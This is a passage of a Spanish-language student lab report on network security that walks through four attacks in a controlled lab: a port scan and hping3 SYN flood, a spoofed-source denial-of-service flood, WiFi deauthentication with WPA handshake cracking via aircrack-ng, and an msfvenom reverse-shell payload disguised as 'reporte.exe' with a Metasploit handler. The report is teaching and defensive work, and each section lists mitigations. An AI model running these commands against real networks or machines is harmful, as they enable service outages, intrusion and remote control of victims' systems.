6.3. Activación del modo monitor

Una vez identificada la interfaz inalámbrica, se procedió a activar el modo monitor mediante la herramienta `airmon-ng`. El modo monitor permite capturar todos los paquetes transmitidos por el aire sin necesidad de asociarse a un punto de acceso específico.

```
sudo airmon-ng start wlan0
```

Listing 17: Activación del modo monitor

Como resultado de este proceso, el sistema genera una nueva interfaz virtual, generalmente denominada `wlan0mon`, la cual es utilizada para las tareas de auditoría.

6.4. Escaneo de redes inalámbricas

Con la interfaz en modo monitor activa, se realizó un escaneo del entorno inalámbrico para identificar las redes disponibles, sus características y los dispositivos conectados. Para este propósito se utilizó la herramienta `airodump-ng`.

```
sudo airodump-ng wlan0mon
```

Listing 18: Escaneo de redes WiFi

Este escaneo permite obtener información relevante como el BSSID, canal de operación, tipo de cifrado y estaciones asociadas a cada red.

6.5. Captura de tráfico de una red específica

Tras identificar la red objetivo, se configuró la captura del tráfico inalámbrico limitándola a un BSSID y canal específicos. Los paquetes capturados se almacenaron en un archivo con extensión `.cap`, el cual es indispensable para el análisis posterior.

```
sudo airodump-ng --c 6 --bssid AA:BB:CC:DD:EE:FF -w captura
    wlan0mon
```

Listing 19: Captura de tráfico de una red específica

El archivo generado contiene la información necesaria para evaluar la seguridad del mecanismo de autenticación de la red.

6.6. Forzado de reconexión mediante desautenticación

En escenarios donde no se detecta tráfico suficiente, se recurrió a un ataque de desautenticación utilizando la herramienta `aireplay-ng`. Este procedimiento fuerza la reconexión de los clientes, permitiendo capturar el *handshake* de autenticación.

```
sudo aireplay-ng -0 9 -a AA:BB:CC:DD:EE:FF -c 11:22:33:44:55:66
    wlan0mon
```

Listing 20: Ataque de desautenticación

Durante la reconexión del cliente, el *handshake WPA/WPA2* queda registrado dentro del archivo `.cap`.

6.7. Verificación de archivos capturados

Para comprobar la correcta generación de los archivos de captura, se utilizó el comando `ls`, el cual permite listar los archivos presentes en el directorio de trabajo.

```
ls
```

Listing 21: Listado de archivos de captura

6.8. Análisis de seguridad mediante ataque de diccionario

Finalmente, el archivo de captura fue analizado mediante la herramienta `aircrack-ng`, empleando un diccionario de contraseñas con el objetivo de evaluar la fortaleza de la clave de la red inalámbrica.

```
sudo aircrack-ng -b AA:BB:CC:DD:EE:FF -w rockyou.txt captura-01.cap
```

Listing 22: Análisis del archivo de captura

El resultado del análisis permite determinar si la contraseña es robusta o vulnerable frente a ataques por diccionario.

6.9. Desactivación del modo monitor

Una vez finalizada la auditoría, se procedió a desactivar el modo monitor para restaurar la conectividad normal de la interfaz inalámbrica.

```
sudo airmon-ng stop wlan0mon
```

Listing 23: Desactivación del modo monitor

6.10. Flujo de trabajo del proceso de auditoría WiFi

El flujo de trabajo seguido durante la auditoría inalámbrica se resume en el siguiente esquema, el cual representa la secuencia lógica desde la preparación de la interfaz hasta la obtención del resultado final.



Figura 2: Flujo de trabajo del proceso de auditoría WiFi

6.11. Importancia de la preparación del entorno

La correcta configuración del entorno Linux y de la antena inalámbrica constituye un requisito fundamental para garantizar la validez de los resultados obtenidos. Esta fase preliminar asegura que las pruebas de seguridad se realicen de forma controlada, reproducible y alineada con los objetivos académicos del presente trabajo.

7. Primer ataque: Escaneo y ataque de puertos

7.1. Objetivo del ataque

El objetivo principal de este primer ataque es realizar un proceso de reconocimiento sobre una máquina objetivo dentro de la red, con la finalidad de identificar los puertos que se encuentran abiertos y los servicios que se están ejecutando sobre ellos.

Este tipo de ataque constituye una fase inicial en un escenario real de intrusión, ya que permite al atacante determinar posibles vectores de acceso, como puertos comúnmente utilizados por servicios web, administración remota o aplicaciones personalizadas (por ejemplo, el puerto 8080).

7.2. Herramientas utilizadas

Para la ejecución de este ataque se emplearon las siguientes herramientas:

- **Nmap**: herramienta principal de escaneo de puertos, utilizada para identificar puertos abiertos y servicios activos en el host objetivo.
- **Hping3**: utilizada de forma complementaria para generar tráfico TCP y observar el comportamiento del puerto objetivo frente a múltiples solicitudes.
- **Windows PowerShell**: empleada en la máquina víctima para monitorear las conexiones TCP entrantes y analizar el estado de las mismas.

7.3. Procedimiento

El procedimiento del ataque se desarrolló en varias fases, iniciando con un escaneo pasivo y finalizando con una prueba activa de tráfico hacia un puerto específico.

Escaneo de puertos con Nmap En primera instancia se realizó un escaneo de puertos utilizando la herramienta *Nmap*, cuyo propósito fue identificar los puertos abiertos en la máquina objetivo y determinar cuáles podrían ser utilizados como punto de entrada.

El funcionamiento esperado de esta herramienta consiste en enviar paquetes de sondeo a los distintos puertos del host objetivo y analizar las respuestas recibidas. En caso de que un puerto se encuentre abierto, Nmap devuelve una respuesta positiva, permitiendo identificar posibles servicios expuestos.

Generación de tráfico TCP hacia el puerto objetivo Una vez identificado un puerto activo (en este caso, el puerto 443 como ejemplo), se procedió a generar tráfico TCP de tipo SYN utilizando la herramienta *hping3*, simulando un ataque de saturación ligera para observar el comportamiento del sistema.

```
sudo hping3 -S -p 443 --flood 192.168.0.183
```

Listing 24: Generación de tráfico SYN hacia el puerto 443

Monitoreo de conexiones en la máquina víctima De manera paralela, en la máquina objetivo con sistema operativo Windows, se monitorearon las conexiones TCP entrantes utilizando comandos de PowerShell, con el fin de identificar conexiones en estado `SYN_RECEIVED`.

```
Get-NetTCPConnection | Where-Object {$_.LocalPort -eq 443 -and $_.
    State -eq "SynReceived"}
```

Listing 25: Monitoreo de conexiones TCP en Windows

Adicionalmente, se realizó un conteo de las conexiones detectadas para medir el impacto del tráfico generado.

```
Get-NetTCPConnection | Where-Object {$_.LocalPort -eq 443 -and $_.
    State -eq "SynReceived"} | Measure-Object
```

Listing 26: Conteo de conexiones SYN_RECEIVED

7.4. Resultados obtenidos

Como resultado del escaneo inicial, se identificaron varios puertos abiertos en la máquina objetivo, confirmando la presencia de servicios activos accesibles desde la red.

Durante la ejecución del envío masivo de paquetes SYN, se observó un incremento significativo de conexiones en estado `SYN_RECEIVED` en el sistema Windows, lo que evidencia que el puerto objetivo estaba recibiendo múltiples solicitudes simultáneas sin completar el establecimiento de la conexión TCP.

Este comportamiento confirma que el puerto se encuentra activo y expuesto, además de mostrar cómo un volumen elevado de solicitudes puede afectar el rendimiento del servicio.

7.5. Análisis y mitigación

El escaneo de puertos demuestra la importancia de restringir los servicios expuestos innecesariamente en una red. Puertos abiertos sin la debida protección representan un riesgo significativo, ya que facilitan la fase de reconocimiento de un atacante.

Como medidas de mitigación se recomiendan las siguientes acciones:

- Implementar reglas de firewall que limiten el acceso a puertos específicos únicamente a direcciones IP autorizadas.
- Deshabilitar servicios que no sean estrictamente necesarios.

- Utilizar sistemas de detección y prevención de intrusiones (IDS/IPS) para identificar patrones de escaneo y ataques de tipo SYN Flood.
- Configurar mecanismos de protección contra ataques de denegación de servicio a nivel de red y sistema operativo.

Este primer ataque sienta las bases para los ataques posteriores documentados en este trabajo, ya que proporciona información clave sobre la superficie de ataque disponible en la infraestructura analizada.

Figura 3: Ataque por escaneo de puertos

Figura 4: Ataque por escaneo de puertos

8. Segundo ataque: Denegación de Servicio (DDoS)

8.1. Objetivo del ataque

El objetivo de este segundo ataque es evaluar la capacidad de respuesta y disponibilidad de un servidor ante un alto volumen de solicitudes simultáneas, simulando un ataque de Denegación de Servicio (DDoS).

Este tipo de ataque busca saturar los recursos del sistema objetivo, impidiendo que usuarios legítimos puedan acceder al servicio ofrecido. En este caso, el servicio analizado corresponde a una página web alojada en un servidor con sistema operativo Windows Server, configurada para operar sobre el puerto 8080, el cual se encuentra abierto para fines de prueba.

8.2. Entorno del ataque

El entorno utilizado para la ejecución del ataque está compuesto por los siguientes elementos:

- **Servidor objetivo**: Windows Server con un servicio web activo y accesible a través del puerto 8080.
- **Máquina atacante**: Kali Linux, desde donde se genera el tráfico malicioso.
- **Red de pruebas**: Red interna previamente configurada mediante router y switch, permitiendo la comunicación directa entre el atacante y el servidor.

Este entorno permite simular un escenario realista de ataque dentro de una infraestructura controlada.

8.3. Herramientas utilizadas

Para la ejecución del ataque de denegación de servicio se emplearon las siguientes herramientas:

- **Hping3**: herramienta utilizada para generar grandes volúmenes de paquetes TCP dirigidos al puerto del servicio web.
- **Windows PowerShell**: empleada para monitorear el estado de las conexiones y el impacto del ataque en el servidor.

8.4. Procedimiento

El procedimiento del ataque se llevó a cabo en varias etapas, iniciando con la verificación del servicio y finalizando con la saturación del puerto objetivo.

Verificación del servicio web Antes de ejecutar el ataque, se verificó que el servicio web estuviera operativo y accesible desde la red, confirmando que la página cargaba correctamente a través del puerto 8080 del servidor.

Ejecución del ataque DDoS Una vez validado el funcionamiento del servicio, desde la máquina Kali Linux se procedió a ejecutar un ataque de saturación mediante el envío masivo de paquetes TCP SYN hacia el puerto 8080 del servidor.

```
1 sudo hping3 -S -p 8080 --flood --rand-source 192.168.0.183
```

Listing 27: Ejecución del ataque DDoS hacia el puerto 8080

El uso de direcciones IP de origen aleatorias permite simular un ataque distribuido, dificultando la identificación de una única fuente de tráfico.

Monitoreo del impacto en el servidor Durante la ejecución del ataque, se monitoreó el comportamiento del servidor utilizando herramientas propias del sistema operativo Windows Server, observando el incremento de conexiones entrantes y el consumo de recursos del sistema.

8.5. Resultados obtenidos

Como resultado del ataque, se evidenció un incremento significativo en el número de solicitudes recibidas por el servidor, lo cual provocó una notable ralentización en la carga de la página web.

En determinados momentos, el servicio dejó de responder de manera adecuada, dificultando o impidiendo el acceso a la página desde otros equipos de la red. Este comportamiento confirma que la saturación de paquetes logró afectar la disponibilidad del servicio, cumpliendo con el objetivo del ataque.

8.6. Análisis y mitigación

El ataque de denegación de servicio demuestra la vulnerabilidad de los servicios expuestos cuando no cuentan con mecanismos adecuados de protección frente a tráfico malicioso.

Para mitigar este tipo de ataques se recomienda:

- Implementar sistemas de detección y prevención de ataques DDoS.
- Configurar límites de conexiones simultáneas en el servidor web.
- Utilizar firewalls con reglas específicas para filtrar tráfico sospechoso.
- Emplear balanceadores de carga que distribuyan las solicitudes entre múltiples servidores.
- Restringir el acceso a servicios de prueba, como el puerto 8080, únicamente a redes o direcciones IP autorizadas.

El análisis de este segundo ataque resalta la importancia de proteger la disponibilidad de los servicios, especialmente aquellos accesibles desde la red, ya que su indisponibilidad puede generar impactos críticos en entornos productivos.

Figura 5: Ataque por red WiFi

9. Tercer ataque: Ataque por red WiFi

9.1. Objetivo del ataque

El objetivo de este tercer ataque es evaluar la seguridad de una red inalámbrica mediante la explotación de debilidades en el proceso de autenticación Wi-Fi. La meta principal consiste en obtener el *handshake* de autenticación WPA/WPA2 y, posteriormente, intentar descifrar la clave de acceso utilizando un ataque de diccionario.

Este tipo de ataque permite comprobar si una red inalámbrica utiliza contraseñas débiles o configuraciones inseguras que puedan ser explotadas por un atacante.

9.2. Entorno del ataque

El ataque se desarrolló en un entorno controlado compuesto por los siguientes elementos:

- **Máquina atacante**: Kali Linux, utilizada para la auditoría inalámbrica.
- **Dispositivo objetivo**: Punto de acceso inalámbrico (Access Point) configurado dentro del laboratorio.
- **Antena Wi-Fi**: Antena compatible con modo monitor (Atheros).
- **Red inalámbrica**: Red protegida con cifrado WPA/WPA2.

Este entorno permitió simular un escenario realista de ataque sobre una red Wi-Fi privada.

9.3. Herramientas utilizadas

Para la ejecución del ataque se utilizaron las siguientes herramientas incluidas en Kali Linux:

- **airmon-ng**: para habilitar el modo monitor en la interfaz inalámbrica.
- **airodump-ng**: para escanear redes y capturar paquetes.
- **aireplay-ng**: para ejecutar ataques de desautenticación.
- **aircrack-ng**: para realizar el ataque de diccionario sobre el archivo capturado.

9.4. Procedimiento

El procedimiento del ataque se llevó a cabo siguiendo una secuencia estructurada de pasos.

Identificación de la interfaz inalámbrica Inicialmente, se identificó la interfaz Wi-Fi disponible en el sistema utilizando el comando:

```
ifconfig
```

Listing 28: Identificación de la interfaz inalámbrica

Este paso permitió confirmar el estado de la antena y el nombre de la interfaz a utilizar.

Activación del modo monitor Posteriormente, se habilitó el modo monitor, necesario para capturar tráfico inalámbrico sin estar conectado a la red:

```
sudo airmon-ng start wlan0
```

Listing 29: Activación del modo monitor

Como resultado, se generó una nueva interfaz en modo monitor.

Escaneo de redes Wi-Fi Con la interfaz en modo monitor, se procedió a escanear las redes disponibles para identificar el punto de acceso objetivo, su canal y su tipo de cifrado:

```
sudo airodump-ng wlan0mon
```

Listing 30: Escaneo de redes inalámbricas

Captura del handshake Una vez identificada la red objetivo, se inició la captura específica de paquetes asociados a dicha red:

```
sudo airodump-ng --c [canal] --bssid [BSSID] -w captura wlan0mon
```

Listing 31: Captura de tráfico de la red objetivo

Para forzar la generación del *handshake*, se ejecutó un ataque de desautenticación contra un cliente conectado:

```
sudo aireplay-ng -0 9 -a [BSSID] -c [estaci n] wlan0mon
```

Listing 32: Ataque de desautenticación

Este procedimiento provocó la desconexión del cliente, quien al reconectarse generó el handshake necesario.

Ataque de diccionario Con el archivo de captura generado, se procedió a ejecutar un ataque de diccionario para intentar descifrar la contraseña de la red:

```
sudo aircrack-ng -b [BSSID] -w rockyou.txt captura-01.cap
```

Listing 33: Ataque de diccionario con aircrack-ng

9.5. Resultados obtenidos

Como resultado del ataque, se logró capturar correctamente el *handshake* de autenticación WPA/WPA2. El análisis posterior mediante el ataque de diccionario permitió determinar si la clave de seguridad utilizada por la red era vulnerable o suficientemente robusta frente a ataques de fuerza bruta.

En caso de utilizar contraseñas débiles o comunes, el acceso no autorizado a la red puede lograrse en un corto periodo de tiempo.

9.6. Análisis y mitigación

Este ataque demuestra que la seguridad de una red Wi-Fi depende en gran medida de la fortaleza de la contraseña utilizada y de la correcta configuración del punto de acceso.

Para mitigar este tipo de ataques se recomienda:

- Utilizar contraseñas largas y complejas.
- Emplear cifrado WPA3 cuando sea posible.
- Deshabilitar WPS en el punto de acceso.

- Monitorear intentos de desautenticación frecuentes.
- Implementar sistemas de detección de intrusiones inalámbricas.

El análisis de este tercer ataque evidencia cómo las debilidades en redes inalámbricas pueden ser explotadas si no se aplican buenas prácticas de seguridad.

Figura 6: Ataque por denagacion de servicios

10. Cuarto ataque: Inyección de Payload

10.1. Objetivo del ataque

El objetivo principal de este cuarto ataque es demostrar cómo un sistema operativo Windows puede ser comprometido mediante la ejecución de un *payload* malicioso generado desde Kali Linux. La finalidad del ataque es obtener acceso remoto no autorizado al sistema víctima, permitiendo al atacante ejercer control total sobre el equipo comprometido.

Este ataque simula un escenario real de infiltración cibernética, en el cual un archivo ejecutable aparentemente legítimo es utilizado como vector de ataque para introducir código malicioso en el sistema objetivo.

10.2. Entorno del ataque

El ataque se llevó a cabo en un entorno controlado compuesto por los siguientes elementos:

- **Máquina atacante**: Kali Linux con Metasploit Framework instalado.
- **Máquina víctima**: Sistema operativo Windows Server.

- **Red**: Red local configurada dentro del laboratorio.
- **Herramienta de explotación**: Metasploit Framework y msfvenom.

Este entorno permitió evaluar el impacto de un ataque de ejecución remota de código sin afectar sistemas reales.

10.3. Herramientas utilizadas

Para la ejecución del ataque se emplearon las siguientes herramientas:

- **msfvenom**: para la creación del payload malicioso.
- **msfconsole**: para la gestión del handler y recepción de la conexión remota.
- **Meterpreter**: para la interacción y control del sistema comprometido.

10.4. Procedimiento

El procedimiento del ataque se desarrolló en varias etapas claramente definidas.

Generación del payload En primer lugar, se generó un archivo ejecutable malicioso diseñado para establecer una conexión inversa hacia la máquina atacante. Este payload fue configurado con la dirección IP y el puerto del equipo atacante:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.115
    LPORT=4444 -f exe -o reporte.exe
```

Listing 34: Generación del payload malicioso

El archivo generado (`reporte.exe`) simula un archivo legítimo para inducir a la ejecución por parte del usuario objetivo.

Configuración del handler Posteriormente, se inició la consola de Metasploit y se configuró un *handler* para recibir la conexión entrante desde la máquina víctima:

```
msfconsole
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.0.115
set LPORT 4444
run
```

Listing 35: Configuración del handler en Metasploit

Este handler quedó a la espera de la ejecución del payload en el sistema Windows.

Ejecución del payload y acceso remoto Una vez ejecutado el archivo malicioso en la máquina víctima, se estableció una sesión *Meterpreter* entre ambos sistemas. Esta sesión permitió al atacante interactuar de forma remota con el sistema comprometido.

Post-explotación Con la sesión activa, se ejecutaron comandos de reconocimiento y control, tales como:

```
sysinfo
screenshot
```

Listing 36: Comandos de post-explotación

Estos comandos permitieron obtener información del sistema y capturar evidencia visual del acceso no autorizado.

10.5. Resultados obtenidos

Como resultado del ataque, se logró establecer con éxito una conexión remota entre la máquina atacante y el sistema Windows víctima. El atacante obtuvo acceso completo al sistema, pudiendo ejecutar comandos, recolectar información del sistema operativo y monitorear la actividad del usuario.

Este resultado confirma la efectividad del uso de payloads maliciosos como vector de ataque para comprometer sistemas Windows.

10.6. Análisis y mitigación

El ataque evidencia la importancia de aplicar controles de seguridad frente a la ejecución de archivos maliciosos.

Entre las medidas de mitigación recomendadas se encuentran:

- Implementar soluciones antivirus y antimalware actualizadas.
- Restringir la ejecución de archivos desconocidos o no firmados.
- Aplicar políticas de control de aplicaciones (Application Whitelisting).
- Mantener los sistemas operativos actualizados.
- Capacitar a los usuarios sobre riesgos de ingeniería social.

Este cuarto ataque demuestra cómo la combinación de ingeniería social y ejecución de código externo puede derivar en el compromiso total de un sistema si no se aplican las medidas de seguridad adecuadas.



Figura 7: Ataque por Payload

11. Conclusiones

A partir del desarrollo de la presente práctica, el Grupo 6 logró diseñar, implementar y evaluar una infraestructura de red segmentada, integrando múltiples dispositivos físicos y lógicos bajo un entorno controlado. La configuración de redes independientes mediante VLANs permitió comprobar la correcta interconexión entre equipos ubicados en diferentes dominios de red, garantizando la comunicación a través de un router y un switch debidamente configurados.

Durante el proceso de documentación y ejecución de los ataques planteados, se evidenció la importancia del reconocimiento inicial de la red como fase crítica dentro de un ataque informático. El escaneo de puertos permitió identificar servicios activos y posibles puntos de entrada, demostrando que la exposición innecesaria de puertos incrementa significativamente el riesgo de intrusión.

Asimismo, el segundo ataque de denegación de servicio permitió constatar cómo un servidor puede verse afectado por la saturación de paquetes, provocando una degradación notable del servicio ofrecido. Esta prueba evidenció la vulnerabilidad de sistemas que no cuentan con mecanismos de protección frente a ataques de tipo DDoS.

En el tercer ataque, enfocado en redes inalámbricas, se demostró que una configuración deficiente de seguridad Wi-Fi puede ser explotada mediante técnicas de desautenticación y captura de handshakes. El uso de ataques de diccionario permitió validar que el empleo de contraseñas débiles representa una amenaza crítica para la confidencialidad de la información transmitida.

Finalmente, el cuarto ataque evidenció el impacto de la ejecución de código ma-

licioso en sistemas Windows, donde, mediante la creación y ejecución de un payload, fue posible obtener control remoto total sobre el equipo víctima. Este escenario refleja un caso realista de infiltración cibernética y resalta los riesgos asociados a la ejecución de archivos no confiables.

En conclusión, las pruebas realizadas por el Grupo 6 permitieron integrar conocimientos teóricos y prácticos de redes y ciberseguridad, demostrando cómo diferentes vectores de ataque pueden comprometer la disponibilidad, confidencialidad e integridad de los sistemas si no se implementan medidas de seguridad adecuadas.

12. Recomendaciones

Con base en los resultados obtenidos durante la práctica, el Grupo 6 propone una serie de recomendaciones orientadas a fortalecer la seguridad de redes y sistemas informáticos:

- Implementar políticas de segmentación de red más estrictas mediante VLANs y listas de control de acceso (ACL), con el fin de limitar la comunicación únicamente a los servicios necesarios.
- Restringir y monitorear los puertos abiertos en los servidores, asegurando que únicamente aquellos indispensables para el funcionamiento del sistema permanezcan activos.
- Incorporar mecanismos de protección contra ataques de denegación de servicio, tales como firewalls, sistemas de detección y prevención de intrusiones (IDS/IPS) y limitación de tráfico.
- Fortalecer la seguridad de las redes inalámbricas mediante el uso de cifrado robusto (WPA3), contraseñas complejas y la desactivación de funciones vulnerables.
- Evitar la ejecución de archivos de procedencia desconocida en sistemas Windows, complementando esta medida con soluciones antivirus y antimalware actualizadas.
- Mantener los sistemas operativos, dispositivos de red y aplicaciones constantemente actualizados para reducir la exposición a vulnerabilidades conocidas.
- Capacitar a los usuarios en buenas prácticas de ciberseguridad, enfatizando los riesgos asociados a la ingeniería social y a la manipulación de archivos maliciosos.

La aplicación de estas recomendaciones contribuirá a minimizar los riesgos de ataques informáticos y a mejorar la postura de seguridad de las organizaciones, permitiendo una gestión más segura y eficiente de sus infraestructuras tecnológicas.

Referencias

[1] T. O. Nwankpa and O. E. Charles, "Virtual Local Area Network (VLAN) Security Issues in Enterprise Networks," *International Journal of Computer Networks and Communications*, vol. 7, no. 2, pp. 1–10, 2015. DOI: 10.5121/ijcnc.2015.7201.

[2] A. Tanenbaum and D. Wetherall, *Computer Networks*, 5th ed. Upper Saddle River, NJ, USA: Pearson, 2011. DOI: 10.5555/2021171.

[3] A. Hussain, J. Heidemann, and C. Papadopoulos, "A Framework for Classifying Denial of Service Attacks," in *Proceedings of the ACM SIGCOMM*, Karlsruhe, Germany, 2003, pp. 99–110. DOI: 10.1145/863955.863966.

[4] S. Behal and K. Kumar, "Detection of DDoS attacks and flash events using information theory," *Computer Communications*, vol. 34, no. 18, pp. 2132–2146, 2011. DOI: 10.1016/j.comcom.2011.07.001.

[5] E. Tews, R. Weinmann, and A. Pyshkin, "Breaking 104 bit WEP in less than 60 seconds," in *Cryptology ePrint Archive*, Report 2007/120. DOI: 10.1007/978-3-540-74735-2_2.

[6] M. Vanhoef and F. Piessens, "Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2," in *Proceedings of the ACM CCS*, Dallas, TX, USA, 2017, pp. 1313–1328. DOI: 10.1145/3133956.3134027.

[7] D. Kennedy, J. O'Gorman, D. Kearns, and M. Aharoni, *Metasploit: The Penetration Tester's Guide*. San Francisco, CA, USA: No Starch Press, 2011. DOI: 10.5555/2028865.

[8] S. McClure, J. Scambray, and G. Kurtz, *Hacking Exposed: Network Security Secrets & Solutions*, 7th ed. New York, NY, USA: McGraw-Hill, 2012. DOI: 10.1036/0072260811.

[9] R. Sharma and R. Gupta, "Kali Linux as a Penetration Testing Tool," *International Journal of Advanced Research in Computer Science*, vol. 8, no. 5, pp. 120–124, 2017. DOI: 10.26483/ijarcs.v8i5.3856.

[10] R. Sommer and V. Paxson, "Outside the Closed World: On Using Machine Learning for Network Intrusion Detection," in *Proceedings of the IEEE Symposium on Security and Privacy*, Oakland, CA, USA, 2010, pp. 305–316. DOI: 10.1109/SP.2010.25.

A. Anexos

Los anexos presentados a continuación contienen material gráfico complementario que respalda el desarrollo del proyecto realizado por el **Grupo 06**. Estas evidencias visuales permiten verificar la correcta implementación de la infraestructura de red, la configuración de los dispositivos, así como la ejecución de las pruebas y ataques documentados en las secciones anteriores.

Cada anexo se encuentra debidamente identificado y descrito para facilitar su análisis y correlación con los procedimientos explicados en el informe principal.

A.1. Anexo A: Switch



Figura 8: Dispositivo Switch utilizado en la topología de red del Grupo 06

A.2. Anexo B: Router

